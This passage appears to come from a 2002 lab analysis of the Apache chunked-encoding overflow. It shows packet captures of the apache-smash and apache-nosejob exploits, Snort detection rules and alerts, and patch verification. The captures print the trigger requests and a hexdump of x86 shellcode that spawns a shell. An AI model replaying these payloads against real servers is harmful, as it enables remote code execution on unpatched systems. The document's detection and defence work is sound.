        ..0. = More fragments: Not set
    Fragment offset: 0
    Time to live: 64
    Protocol: TCP (0x06)
    Header checksum: 0x1d68 (correct)
    Source: linux3
    Destination: linux4

Transmission Control Protocol, Src Port: 32786 (327 86), Dst
Port: http (80), Seq: 3100099825, Ack: 2552368891
    Source port: 32786 (32786)
    Destination port: http (80)
    Sequence number: 3100099825
    Next sequence number: 3100099901
    Acknowledgement number: 2552368891
    Header length: 32 byte s
    Flags: 0x0018 (PSH, ACK)
        0... .... = Congestion Window Reduced (CWR): Not set
        .0.. .... = ECN -Echo: Not set
        ..0. .... = Urgent: Not set
        ...1 .... = Acknowledgment: Set
        .... 1... = Push: Set
        .... .0.. = Reset: Not set
        .... ..0. = Syn: Not set
        .... ...0 = Fin: Not set
    Window size: 5840
    Checksum: 0x46ae (correct)
    Options: (12 bytes)
        NOP
        NOP
        Time stamp: tsval 639990, tsecr 2143956

Hypertext Transfer Protoc ol
    POST /foo.htm HTTP/1.1 \n
    Host: 10.x.x.x \n
    Transfer -Encoding: chunked \n
    \n
    Data (10 bytes)

   0  3930 3030 3030 3030 0a0a                    90000000..
```

The Ethereal details above show a typical TCP frame with :

IP Header: Version, Length, Type of Service, Total length, Identification, Flags, Fragment Offset, TTL (Time to Live), Protocol, Header checksum, Source IP address (removed), Destination IP address (removed), Options

TCP Header: Source Port, Destination Port, Sequence Numbe r, Acknowledgement number, Length, Window size, checksum, options. The flag set are: ACK (acknowledgment) and PSH (Push).

Data: The data payload is HTTP and contains the chunked code.

Frame 3 has the same sequence number and acknowledgment number as Fr ame 4, but it has only the ACK flag set.

Frame 1 and frame 2 are the classic TCP initial frames with the SYN flag set (Frame 1) and the SYN and ACK flags set (Frame 2)

After sending the chunked code, and receiving an acknowledgment from the victim server (Frame 5), the session is terminated by the attacking server (this server sends a TCP Frame with the FIN flag set to 1).

Frame 6 :

```
Source: linux3
    Destination: linux4
Transmission Control Protocol, Src Port: 32786 (32786), Dst
Port: http (80), Seq: 3 100099901, Ack: 2552368891
    Source port: 32786 (32786)
    Destination port: http (80)
    Sequence number: 3100099901
    Acknowledgement number: 2552368891
    Header length: 32 bytes
    Flags: 0x0011 (FIN, ACK)
```

Frame 7:

```
Source: linux4
    Destination: linux3
Transmission Control Protocol, Src Port: http (80), Dst Port:
32786 (32786), Seq: 2552368891, Ack: 3100099902
    Source port: http (80)
    Destination port: 32786 (32786)
    Sequence number: 2552368891
    Acknowledgement number: 3100099902
    Header length: 32 bytes
    Flags: 0x0011 (FIN, ACK)
```

The whole sequence of seven frames is then repeated.

The attacking server continues the attack until manually stopped.

Apache-nosejob Ethereal Frames

After the normal TCP handhake, the atta cking server sends the following to the victim.

```
Flags: 0x0018 (PSH, ACK)
        0... .... = Congestion Window Reduced (CWR): Not set
        .0.. .... = ECN-Echo: Not set
        ..0. .... = Urgent: Not set
        ...1 .... = Acknowledgment: Set
        .... 1... = Push: Set
        .... .0.. = Reset: Not set
        .... ..0. = Syn: Not set
        .... ...0 = Fin: Not set
    Window size: 32120
    Checksum: 0xbd11 (correct)
    Options: (12 bytes)
        NOP
        NOP
        Time stamp: tsval 2705911, tsecr 2725937
Hypertext Transfer Protocol
    GET / HTTP/1.1\r\n
    Host: apache-nosejob.c\r\n
    X-CCCCCCC:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
================================================================
```

The victim answers with an ACK, and then the attacking server sends the following:

```
================ ============================================
```

```
Flags: 0x0018 (PSH, ACK)
      0... .... = Congestion Window Reduced (CWR): Not set
      .0.. .... = ECN-Echo: Not set
      ..0. .... = Urgent: Not set
      ...1 .... = Acknowledgment: Set
      .... 1... = Push: Set
      .... .0.. = Reset: Not set
      .... ..0. = Syn: Not set
      .... ...0 = Fin: Not set
   Window size: 32120
   Checksum: 0xce98 (correct)
   Options: (12 bytes)
      NOP
      NOP
      Time stamp: tsval 2705911 , tsecr 2725937
Hypertext Transfer Protocol
   Data (1448 bytes)
```

```
 0  4141 4141 4141 4141 4141 4141 4141 4141   AAAAAAAAAAAAAAAA
10  4141 4141 4141 4141 4141 4141 4141 4141   AAAAAAAAAAAAAAAA
20  4141 4141 4141 4141 4141 4141 4141 4141   AAAAAAAAA  AAAAAAA
30  4141 4141 4141 4141 4141 4141 4141 4141   AAAAAAAAAAAAAAAA
40  4141 4141 4141 4141 4141 4141 4141 4141   AAAAAAAAAAAAAAAA
50  4141 4141 4141 4141 4141 4141 4141 4141   AAAAAAAAAAAAAAAA
60  4141 4141 4141 4141 4141 4141 4141 4141   A AAAAAAAAAAAAAAA
70  4141 4141 4141 4141 4141 4141 4141 4141   AAAAAAAAAAAAAAAA
80  4141 4141 4141 4141 4141 4141 4141 4141   AAAAAAAAAAAAAAAA
90  4141 4141 4141 4141 4141 4141 4141 4141   AAAAAAAAAAAAAAAA
a0  4141 4141 4141 4141 4141 4141 4141  4141  AAAAAAAAAAAAAAAA
b0  4141 4141 4141 4141 4141 4141 4141 4141   AAAAAAAAAAAAAAAA
c0  4141 4141 4141 4141 4141 4141 4141 4141   AAAAAAAAAAAAAAAA
d0  4141 4141 4141 4141 4141 4141 4141 4141   AAAAAAAAAAAAAAAA
e0  4141 4141 4141 4141 4141 41  41 4141 4141  AAAAAAAAAAAAAAAA
f0  4141 4141 4141 4141 4141 4141 4141 4141   AAAAAAAAAAAAAAAA
100  4141 4141 4141 4141 4141 4141 4141 4141   AAAAAAAAAAAAAAAA
110  4141 4141 4141 4141 4141 4141 4141 4141   AAAAAAAAAAAAAAAA
120  4141 4141 4141 4141  4141 4141 4141 4141   AAAAAAAAAAAAAAAA
130  4141 4141 4141 4141 4141 4141 4141 4141   AAAAAAAAAAAAAAAA
140  4141 4141 4141 4141 4141 4141 4141 4141   AAAAAAAAAAAAAAAA
150  4141 4141 4141 4141 4141 4141 4141 4141   AAAAAAAAAAAAAAAA
160  4141 4141 4 141 4141 4141 4141 4141 4141   AAAAAAAAAAAAAAAA
170  4141 4141 4141 4141 4141 4141 4141 4141   AAAAAAAAAAAAAAAA
180  4141 4141 4141 4141 4141 4141 4141 4141   AAAAAAAAAAAAAAAA
190  4141 4141 4141 4141 4141 4141 4141 4141   AAAAAAAAAAAAAAAA
1a0  4141 4141 4141 4141 4141 4141 4141 4141   AAAAAAAAAAAAAAAA
1b0  4141 4141 4141 4141 4141 4141 4141 4141   AAAAAAAAAAAAAAAA
1c0  4141 4141 4141 4141 4141 4141 4141 4141   AAAAAAAAAAAAAAAA
1d0  4141 4141 4141 4141 4141 4141 4141 4141   AAAAAAAAAAAAAAAA
1e0  4141 4141 4141 4141 4141 4141 4141 4141   AAAAAAAAAAAAAAAA
1f0  4141 4141 4141 4141 4141 4141 4141 4141   AAAAAAAAAAAAAAAA
200  4141 4141 4141 4141 4141 4141 4141 4141   AAAAAAAAAAAAAAAA
210  4141 4141 4141 4141 4141 4141 4141 4141   AAAAAAAAAAA  AAAAA
220  4141 4141 4141 4141 4141 4141 4141 4141   AAAAAAAAAAAAAAAA
230  4141 4141 4141 4141 4141 4141 4141 4141   AAAAAAAAAAAAAAAA
240  4141 4141 4141 4141 4141 4141 4141 4141   AAAAAAAAAAAAAAAA
250  4141 4141 4141 4141 4141 4141 4141 4141   AAA  AAAAAAAAAAAA
260  4141 4141 4141 4141 4141 4141 4141 4141   AAAAAAAAAAAAAAAA
270  4141 4141 4141 4141 4141 4141 4141 4141   AAAAAAAAAAAAAAAA
280  4141 4141 4141 4141 4141 4141 4141 4141   AAAAAAAAAAAAAAAA
290  4141 4141 4141 4141 4141 4141 4141 41  41  AAAAAAAAAAAAAAAA
2a0  4141 4141 4141 4141 4141 4141 4141 4141   AAAAAAAAAAAAAAAA
2b0  4141 4141 4141 4141 4141 4141 4141 4141   AAAAAAAAAAAAAAAA
2c0  4141 4141 4141 4141 4141 4141 4141 4141   AAAAAAAAAAAAAAAA
2d0  4141 4141 4141 4141 4141 4141  4141 4141  AAAAAAAAAAAAAAAA
2e0  4141 4141 4141 4141 4141 4141 4141 4141   AAAAAAAAAAAAAAAA
2f0  4141 4141 4141 4141 4141 4141 4141 4141   AAAAAAAAAAAAAAAA
300  4141 4141 4141 4141 4141 4141 4141 4141   AAAAAAAAAAAAAAAA
310  4141 4141 4141 4141 4  141 4141 4141 4141   AAAAAAAAAAAAAAAA
320  4141 4141 4141 4141 4141 4141 4141 4141   AAAAAAAAAAAAAAAA
330  4141 4141 4141 4141 4141 4141 4141 4141   AAAAAAAAAAAAAAAA
340  4141 4141 4141 4141 4141 4141 4141 4141   AAAAAAAAAAAAAAAA
350  4141 4141 414 1 4141 4141 4141 4141 4141   AAAAAAAAAAAAAAAA
360  4141 4141 4141 4141 4141 4141 4141 4141   AAAAAAAAAAAAAAAA
```

```
370  4141 4141 4141 4141 4141 4141 4141 4141   AAAAAAAAAAAAAAAA
380  4141 4141 6847 4747 4789 e331 c050 5050   AAAAhGGGG..1.PPP
390  50c6 0424 0453 5050 31d2 31c9 b180 c1e1   P..$.SPP1.1.....
3a0  18d1 ea31 c0b0 85cd 8072 0209 caff 4424   ...1.....r....D$
3b0  0480 7c24 0420 75e9 31c0 8944 2404 c644   ..|$. u.1..D$..D
3c0  2404 2089 6424 0889 4424 0c89 4424 1089   $. .d$..D$..D$..
3d0  4424 1489 5424 188b 5424 1889 1424 31c0   D$..T$..T$...$1.
3e0  b05d cd80 31c9 d12c 2473 2731 c050 5050   .]..1..,$s'1.PPP
3f0  50ff 0424 54ff 0424 ff04 24ff 0424 ff04   P..$T..$..$..$..
400  2451 50b0 1dcd 8058 5858 5858 3c4f 740b   $QP....XXXXX<  Ot.
410  5858 4180 f920 75ce ebbd 9031 c050 5150   XXA.. u....1.PQP
420  31c0 b05a cd80 ff44 2408 807c 2408 0375   1..Z...D$..|$..u
430  ef31 c050 c604 240b 8034 2401 6842 4c45   .1.P..$..4$.hBLE
440  2a68 2a47 4f42 89e3 b009 5053 b001 5050   *h*GO  B....PS..PP
450  b004 cd80 31c0 5068 6e2f 7368 682f 2f62   ....1.Phn/shh//b
460  6989 e350 5389 e150 5153 50b0 3bcd 80cc   i..PS..PQSP.;...
470  0d0a 582d 4343 4343 4343 433a 2041 4141   ..X  -CCCCCCC: AAA
480  4141 4141 4141 4141 4141 4141 4141 4141     AAAAAAAAAAAAAAAA
490  4141 4141 4141 4141 4141 4141 4141 4141   AAAAAAAAAAAAAAAA
4a0  4141 4141 4141 4141 4141 4141 4141 4141   AAAAAAAAAAAAAAAA
4b0  4141 4141 4141 4141 4141 4141 4141 4141   AAAAAAAAAAAAAAAA
4c0  4141 4141 4141 4141 4141 4141 4  141 4141   AAAAAAAAAAAAAAAA
4d0  4141 4141 4141 4141 4141 4141 4141 4141   AAAAAAAAAAAAAAAA
4e0  4141 4141 4141 4141 4141 4141 4141 4141   AAAAAAAAAAAAAAAA
4f0  4141 4141 4141 4141 4141 4141 4141 4141   AAAAAAAAAAAAAAAA
500  4141 4141 4141 4141 414  1 4141 4141 4141   AAAAAAAAAAAAAAAA
510  4141 4141 4141 4141 4141 4141 4141 4141   AAAAAAAAAAAAAAAA
520  4141 4141 4141 4141 4141 4141 4141 4141   AAAAAAAAAAAAAAAA
530  4141 4141 4141 4141 4141 4141 4141 4141   AAAAAAAAAAAAAAAA
540  4141 4141 4141  4141 4141 4141 4141 4141   AAAAAAAAAAAAAAAA
550  4141 4141 4141 4141 4141 4141 4141 4141   AAAAAAAAAAAAAAAA
560  4141 4141 4141 4141 4141 4141 4141 4141   AAAAAAAAAAAAAAAA
570  4141 4141 4141 4141 4141 4141 4141 4141   AAAAAAAAAAAAAAAA
580  4141 41 41 4141 4141 4141 4141 4141 4141   AAAAAAAAAAAAAAAA
590  4141 4141 4141 4141 4141 4141 4141 4141   AAAAAAAAAAAAAAAA
5a0  4141 4141 4141 4141                        AAAAAAAA
```

This sequence of ACK and PUSH -ACK, with the same data payload, are repeated until the end of the session (which is either forced manually in the case of a "Bruteforce" attack or it is done by the program itself in the case of a targeted attack).

The last attack frame (Frame 50 in a targeted attack) contains the following:

```
Flags: 0x0018 (PSH, ACK)
      0... .... = Congestion Window Reduced (CWR): Not set
      .0.. .... = ECN -Echo: Not set
      ..0. .... = Urgent: Not set
      ...1 .... = Acknowledgment: Set
      .... 1... = Push: Set
      .... .0.. = Reset: Not set
      .... ..0. = Syn: Not set
      .... ...0 = Fin: Not set
   Window size: 32120
```

```
    Checksum: 0x1060 (correct)
    Options: (12 bytes)
        NOP
        NOP
        Time stamp: tsval 2705914, tsecr 2725941
Hypertext Transfer Protocol
    AA:
\246\362\b\000\246\362\b\000\246\362\b\000\246\362\b\000\246\362\b\000\246\362\b\000\0
00\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\0
00\000\000\000\000\000\000\000\000\000\000\000\000\000\000\r\n
    X-AAAA:
\246\362\b\000\246\362\b\000\246\362\b\000\246\362\b\000\246\362\b\000\246\362\b\000\0
00\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\0
00\000\000\000\000\000\000\000\000\000\000\000\000\000\000\r\
    X-AAAA:
\246\362\b\000\246\362\b\000\246\362\b\000\246\362\b\000\246\362\b\000\246\362\b\000\0
00\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\0
00\000\000\000\000\000\000\000\000\000\000\000\000\000\000\r\
    X-AAAA:
\246\362\b\000\246\362\b\000\246\362\b\000\246\362\b\000\246\362\b\000\246\362\b\000\0
00\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\0
00\000\000\000\000\000\000\000\000\000\000\000\000\000\000\r\
    X-AAAA:
\246\362\b\000\246\362\b\000\246\362\b\000\246\362\b\000\246\362\b\000\246\362\b\000\0
00\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\0
00\000\000\000\000\000\000\000\000\000\000\000\000\000\000\r\
    X-AAAA:
\246\362\b\000\246\362\b\000\246\362\b\000\246\362\b\000\246\362\b\000\246\362\b\000\0
00\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\0
00\000\000\000\000\000\000\000\000\000\000\000\000\000\000\r\
    Transfer-Encoding: chunked \r\n
    \r\n
    Data (20 bytes)

  0  350d 0a42 4242 4242 0d0a 6666 6666 6666   5..BBBBB..ffffff
 10  3665 0d0a                                 6e..
```

This is where the “Transfer-Encoding: chunked” appear for the first time. the “Transfer-Encoding: chunked” appears also in the last attacking frame of the Bruteforce attack.

I have read some Buffer-Overflow papers, to try to understand what the apache-nosejob exploit was trying to do. For example I read the famous “ Smashing The Stack or Fun And Profit” by Aleph One (aleph1@underground.org) that can be obtained from the following web site: http://destroy.net/machines/security/ . However, I was not able to fully understand what the code actually did.

On a “high-level” understanding, it seems to me that the the apache -nosejob was trying to run a classic buffer overflow attack:

1. The memcpy() function is the Potential Buffer Overflow Condition

2. The attacker crams a series of the character “A” into every input, presumably to create a condition where this pattern would be found in the stack Instruction Pointer (EIP).
3. The attacker would then set the Return Pointer so that it will point back into the stack for execution.

All of this did not work in my case, but it was useful to take a look at this exploit in order to find a potential signature for it and to learn a bit more about buffer overflows.

3.4 Signature of the attack

As shown above, in the case of the apache -smash exploit, the attacker sends the following HTTP frame:

```
Hypertext Transfer Protocol
    POST /foo.htm HTTP/1.1 \n
    Host: 10.x.x.x \n
    Transfer-Encoding: chunked \n
    \n
    Data (10 bytes)

  0  3930 3030 3030 3030 0a0a              90000000..
```

I have run Snort [xvii] in sniffer mode on the victim's server to capture further details and to identify a signature that would allow intrusi on detection rules (I have changed the IP addresses of the servers):.

Here is the snort output from the command: "snort –dve –l /log " :

```
10.x.x.x:1078 -> 10.x.x.x:80 TCP TTL:64 TOS:0x0 ID:296 IpLen:20
DgmLen:128 DF
***AP*** Seq: 0x86C4E3FF  Ack: 0x9CCBE 93D  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 234474 288893
50 4F 53 54 20 2F 66 6F 6F 2E 68 74 6D 20 48 54  POST /foo.htm HT
54 50 2F 31 2E 31 0A 48 6F 73 74 3A 20 31 30 2E  TP/1.1.Host: 10.
31 2E 31 2E 34 0A 54 72 61 6E 73 66 65 72 2D 45    x.x.x.Transfer-E
6E 63 6F 64 69 6E 67 3A 20 63 68 75 6E 6B 65 64  ncoding: chunked
0A 0A 39 30 30 30 30 30 30 30 0A 0A              ..90000000..
```

The signature of this particular exploit is identifiable by the "Transfer -Encoding: chunked" lines.

The apache-nosejob has a similar content: "Transfer -Encoding: chunked" in the last attacking frame.

So, a possible snort alert rule in snort.conf (name of the rules file) , allowing both exploits to be identified, could be:

```
alert TCP any any -> any 80 (content:" Transfer-Encoding\:
chunked"; \
msg: "Apache chunked exploit !";)
```

This rule above generates an alert in the alert file in the log directory. Few explanations about the syntax of this rule:

"alert" indicates that an alert should be generated
TCP refers to the protocol
Any any means that the packet can come from any IP address via any port

The direction operator "->" means that the traffic can go from any address via any port to any address via port 80.
The "content" keyword searches for a particular c ontent in the packet being sent.
The "msg" keyword logs the specified message with the alert.

by running: "snort –d –l /log –c snort.conf"

the output is an alert in the alert file in the log directory. I have run both exploits while Snort was running in Network Intrusion Detection mode. Here is the alert logged:

```
[**] [1:0:0] Apache chunked exploit ! [**]
07/25-15:16:37.947158 10.x.x.x:1115 -> 10.x.x.x:80
TCP TTL:64 TOS:0x0 ID:470 IpLen:20 DgmLen:128 DF
***AP*** Seq: 0x816DD8F6 Ack: 0x97AB5F03 Win: 0x 7D78
TcpLen: 32
TCP Options (3) => NOP NOP TS: 622353 642393
```

Alerts can also be sent to syslog, they can be sent out as WinPopup messages with the SMP (samba) alerting option, they can generate SNMP traps or they can generate many more system related ev ents as explained in the Snort User Manual.

I have downloaded and installed Snort 1.8.7 (BUILD 128). This version of snort has already the signature for this exploits. By just running :
"snort –d –l /log –c snort.conf" with the default snort.conf file dur ing this attack, an alert is generated the alert file. Here is the alert:

```
[**] [1:1807:1] WEB-MISC Transfer-Encoding: chunked [**]
[Classification: Web Application Attack] [Priority: 1]
07/25-13:53:03.917158 10.x.x.x:1072 -> 10.x.x.x:80
TCP TTL:64 TOS:0x0 ID:255 IpLen:20 DgmLen:128 DF
***AP*** Seq: 0x44CE9077 Ack: 0x5C06F34E Win: 0x7D78
TcpLen: 32
TCP Options (3) => NOP NOP TS: 120952 140990
[Xref => http://www.securityfocus.com/bid/4474]
[Xref => http://cve.mitre.org/cgi -bin/cvename.cgi?name=CAN -
2002-0079]
[Xref => http://www.securityfocus.com/bid/5033]
[Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN -2002-0392]
```

CAN-2002-0392 is the vulnerability described in this document.

Here is the rule for this exploit. It is in the default web -misc.rule file in the snort directory:

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS
(msg:"WEB-MISC Transfer-Encoding\: chunked"; flags:A+;
content:"Transfer-Encoding\:"; nocase; content:"chunked";
nocase; classtype:web-application-attack;
reference:bugtraq,4474; reference:cve,CAN -2002-0079;
```

```
reference:bugtraq,5033; reference:cve,CAN -2002-0392; sid:1807;
rev:1;)
```

In my case:

$EXTERNAL_NET = any
$HTTP_SERVERS=any
$HTTP_PORTS=80

The Flags:A+ rule test the TCP flags for a match. In this case it tests that the ACK flag is set plus any other (+).
The "content" keyword checks for matching content. The "nocase" parameter says not to be case sensitive..

The two rules above ("; f lags:A+; content:"Transfer -Encoding\:"; nocase; content:"chunked"; nocase;) certainly improve the signature I had proposed previously, by making sure that the flow is part of a TCP data frame, by not making the content case sensitive and by separating th e "Transfer-Encoding" content from the "chunked" content, just in case the two words are not contiguous in the attacking frame.

The class-type keyword classifies the attack and gives it a certain priority based on the content of the classification.config file. In this case the attack is classified as "web-application-attack". The default classification.config file contains the following line for this attack. The priority given is "1".

> "config classification: web -application -attack,Web Application Attack ,1

The "reference" keyword gives more reference information about the attack, including the CAN number.

As a matter of interest the CAN -2002-0079 exploit (published on April, 10 2002) can be fount at: http://www.kb.cert.org/vuls/id/610291 . Here is a summary of this exploit:

> **Vulnerability Note VU#610291**
>
> Microsoft Internet Information Server (IIS) 4.0 and 5.0 buffer overflow in chunked encoding transfer mechanism for ASP.
>
> Summary
> A buffer overflow vulnerability in IIS 4.0 and 5.0 could allow an intruder to execute arbitrary code on an IIS server with the privileges of the ASP ISAPI extension.
>
> Description
> *Chunked encoding* is a means to transfer variable -sized units of data (called *chunks*) from a web client to a web server. There is an arithmetic error in the way IIS calculates the size of a buffer used to hold a chunk. The result is that IIS allocates a buffer that is too small, allowing an intruder to overflow the buffer.

3.5 How to protect against it

These exploits use TCP port 80 (HTTP) to perform the attack. Port 80 is open by default on all Web Servers. It is therefore very difficult to protect a vulnerable system via some sort of port base firewall rules.

As described in the CERT ® reference doc ument for this vulnerability http://www.kb.cert.org/vuls/id/944335 , there are two possible solution to this problem:

1. Upgrade to the latest Apache version
2. Apply a patch from your vendor

In the same do cument it is said:

"The Apache Software Foundation has released two new versions of Apache that correct this vulnerability. System administrators can prevent the vulnerability from being exploited by upgrading to Apache version 1.3.26 or 2.0.39. Due to so me unexpected problems with version 1.3.25, the CERT/CC has been informed by the Apache Software Foundation that the corrected version of the software is now 1.3.26. Both 1.3.26 and 2.0.39 are available on their web site at http://www.apache.org/dist/httpd/ ".

RedHat Linux, the Operating System involved in this exploit, published a series of updates to fix the problem. See the following document: http://rhn.redhat.com/errata/RHSA -2002-103.html.

In the referred document RedHat says:

""We have backported the security fix from the official Apache 1.3.26 release. This should help minimize the impact of upgrading to our errata packages. All users of Apache should update to these errata packages to correct this security issue."

I have downloaded the RedHat fixes from the site linked in the document mentioned above and upgraded the Apache server to the recommended level.

I have then re-run the apache-smash.sh and the apache -nosejob exploits.

Here is the victim's server httpd access log for the apache -smash exploit , to be found in /var/log/httpd/access_log.

```
============================================================
10.x.x.x - - [29/Jul/2002:16: 14:35 +0100] "POST /foo.htm HTTP/1.1"
400 286
10.x.x.x - - [29/Jul/2002:16:14:35 +0100] "POST /foo.htm HTTP/1.1"
400 286
10.x.x.x - - [29/Jul/2002:16:14:35] "POST /foo.htm HTTP/1.1" 400 286
10.x.x.x - - [29/Jul/2002:16:14:36] "POST /foo.htm HTTP/1.1" 400 2  86
10.x.x.x - - [29/Jul/2002:16:14:36] "POST /foo.htm HTTP/1.1" 400 286
```

```
10.x.x.x - - [29/Jul/2002:16:14:36] "POST /foo.htm HTTP/1.1" 400 286
```

This time the http error.log did not report anything unusual. No Segmentation fault (11) exit signals in the error .log !

Here is the apache-nosejob access.log

```
10.x.x.x - - [29/Jul/2002:18:36:20] "GET / HTTP/1.1" 400 280 "  -" "-"
10.x.x.x - - [29/Jul/2002:18:37:11] "GET / HTTP/1.1" 400 280 "  -" "-"
```

No Segmentation fault (11) exit signals in the error.log either !

Here is the Apache Server Status page. No evidence of anything unusual happening during the attacks ! No loads of "Sending Reply PIDs" like before.

Apache Server Status for 10.x.x.x

Server Version: Apache/1.3.23 (Unix) (Red -Hat/Linux) mod_throttle/3.1.2
Server Built: Jun 19 2002 11:55:23

Current Time: Monday, 29 -July-2002 18:24:13 GMT
Restart Time: Monday, 29 -July-2002 18:19:26 GMT
Parent Server Generation: 0
Server uptime: 4 minutes 47 seconds
1 requests currently being processed, 7 idle servers

```
W_______.....................................................
..
.............................................................
..
.............................................................
..
.............................................................
..
```

Scoreboard Key:
"_" Waiting for Connection, "S" Starting up, "R" Reading Request,
"W" Sending Reply, "K" Keepalive (read), "D" DNS Lookup,
"L" Logging, "G" Gracefully finishing, " ." Open slot with no current process

PID Key:

```
   823 in state: W ,   824 i n state: _ ,   825 in state: _
   826 in state: _ ,   827 in state: _ ,   828 in state: _
   829 in state: _ ,   830 in state: _ ,
```

Apache/1.3.23 Server at 10.x.x.x Port 80

Here is the Ethereal Report for the apache -smash exploit :

N	Time	Source	Dest.	Pro	
1	2002-07-29 15:14	linux3	linux4	TCP	1025 > http [SYN] Seq=941100196 Ack=0 Win=32120 Len=0
2	2002-07-29 15:14	linux4	linux3	TCP	http > 1025 [SYN, ACK] Seq=1805117606 Ack=941100197 Win=5792 Len=0
3	2002-07-29 15:14	linux3	linux4	TCP	1025 > http [ACK] Seq=941100197 Ack=1805117607 Win=32120 Len=0
4	2002-07-29 15:14	linux3	linux4	HTTP	POST /foo.htm HTTP/1.1
5	2002-07-29 15:14	linux4	linux3	TCP	http > 1025 [ACK] Seq=1805117607 Ack=941100273 Win=5792 Len=0
6	2002-07-29 15:14	linux4	linux3	HTTP	HTTP/1.1 400 Bad Request
7	2002-07-29 15:14	linux4	linux3	TCP	http > 1025 [FIN, ACK] Seq=1805118052 Ack=941100273 Win=5792 Len=0
8	2002-07-29 15:14	linux3	linux4	TCP	1025 > http [ACK] Seq=941100273 Ack=1805118052 Win=32120 Len=0
9	2002-07-29 15:14	linux3	linux4	TCP	1025 > http [ACK] Seq=941100273 Ack=1805118053 Win=32120 Len=0
10	2002-07-29 15:14	linux3	linux4	TCP	1025 > http [FIN, ACK] Seq=941100273 Ack=1805118053 Win=32120 Len=0
11	2002-07-29 15:14	linux4	linux3	TCP	http > 1025 [ACK] Seq=1805118053 Ack=941100274 Win=5792 Len=0
12	2002-07-29 15:14	linux3	linux4	TCP	1026 > http [SYN] Seq=926218904 Ack=0 Win=32120 Len=0

Frame 6 is new. The victim server sends this time a " HTTP/1.1 400 Bad Request" response to the attackin g server followed by a FIN/ACK request to terminate the connection.

Here are the details of Frame 6:

```
Flags: 0x0018 (PSH, ACK)
        0... .... = Congestion Window Reduced (CWR): Not set
        .0.. .... = ECN -Echo: Not set
        ..0. .... = Urgent : Not set
        ...1 .... = Acknowledgment: Set
        .... 1... = Push: Set
        .... .0.. = Reset: Not set
        .... ..0. = Syn: Not set
        .... ...0 = Fin: Not set
    Window size: 5792
    Checksum: 0x2c8e (correct)
    Options: (12 bytes )
        NOP
        NOP
        Time stamp: tsval 87263, tsecr 356822
Hypertext Transfer Protocol
    HTTP/1.1 400 Bad Request \r\n
    Date: Mon, 29 Jul 2002 15:14:14 GMT \r\n
    Server: Apache/1.3.23 (Unix)  (Red -Hat/Linux)
mod_throttle/3.1.2 \r\n
    Connection: close \r\n
    Content -Type: text/html; charset=iso -8859-1\r\n
    \r\n
    Data (280 bytes)

   0  3c21 444f 4354 5950 4520 4854 4d4c 2050   <!DOCTYPE HTML P
  10  5542 4c49 4320 222d 2f2f 4945 5446 2f2f   UBLIC "  -//IETF//
  20  4454 4420 4854  4d4c 2032 2e30 2f2f 454e   DTD HTML 2.0//EN
  30  223e 0a3c 4854 4d4c 3e3c 4845 4144 3e0a   ">.<HTML><HEAD>.
  40  3c54 4954 4c45 3e34 3030 2042 6164 2052   <TITLE>400 Bad R
  50  6571 7565 7374 3c2f 5449 544c 453e 0a3c   equest</TITLE>.<
  60  2f48 45 41  443e 3c42 4f44 593e 0a3c 4831   /HEAD><BODY>.<H1
  70  3e42 6164 2052 6571 7565 7374 3c2f 4831   >Bad Request</H1
  80  3e0a 596f 7572 2062 726f 7773 6572 2073   >.Your browser s
  90  656e 7420 6120 7265 7175 6573 7420 7468   ent a request th
  a0  6174 2074 6869 7320 7365 7276 6572 2063   at this server c
  b0  6f75 6c64 206e 6f74 2075 6e64 6572 7374   ould not underst
  c0  616e 642e 3c50 3e0a 3c48 523e 0a3c 4144   and.<P>.<HR>.<AD
  d0  4452 4553 533e 4170 6163 6865 2f31 2e33   DRESS>Apache/1.  3
  e0  2e32 3320 5365 7276 6572 2061 7420 3130   .23 Server at 10
  f0  2e31 2e31 2e34 2050 6f72 7420 3830 3c2f   .x.x.x Port 80</
 100  4144 4452 4553 533e 0a3c 2f42 4f44 593e   ADDRESS>.</BODY>
 110  3c2f 4854 4d4c 3e0a                       </HTML>  .
```

In the case of the **apache-nosejob** vulnerability the victim's server is sending a similar response frame to the attacking server. This is sent after the "transfer -chunked" frame (Frame 51 in the targeted attack exploit):

```
Flags: 0x0018 (PSH, ACK)
        0... .... = Congestion Window Reduced (CWR): Not set
        .0.. .... = ECN -Echo: Not set
```

```
        ..0. .... = Urgent: Not set
        ...1 .... = Acknowledgment: Set
        .... 1... = Push: Set
        .... .0.. = Reset: Not set
        .... ..0. =  Syn: Not set
        .... ...0 = Fin: Not set
    Window size: 63712
    Checksum: 0xd841 (correct)
    Options: (12 bytes)
        NOP
        NOP
        Time stamp: tsval 169964, tsecr 439522
Hypertext Transfer Protocol
    HTTP/1.1 400 Bad Request \r\n
    Date: Mon, 29 Jul 2002 18:47:01 GMT \r\n
    Server: Apache/1.3.23 (Unix)  (Red -Hat/Linux)
mod_throttle/3.1.2 \r\n
    Connection: close \r\n
    Content -Type: text/html; charset=iso -8859-1\r\n
    \r\n
    Data (280 bytes)

   0  3c21 444f 4354 5950 4520  4854 4d4c 2050   <!DOCTYPE HTML P
  10  5542 4c49 4320 222d 2f2f 4945 5446 2f2f   UBLIC "  -//IETF//
  20  4454 4420 4854 4d4c 2032 2e30 2f2f 454e   DTD HTML 2.0//EN
  30  223e 0a3c 4854 4d4c 3e3c 4845 4144 3e0a   ">.<HTML><HEAD>.
  40  3c54 4954 4c45 3 e34 3030 2042 6164 2052   <TITLE>400 Bad R
  50  6571 7565 7374 3c2f 5449 544c 453e 0a3c   equest</TITLE>.<
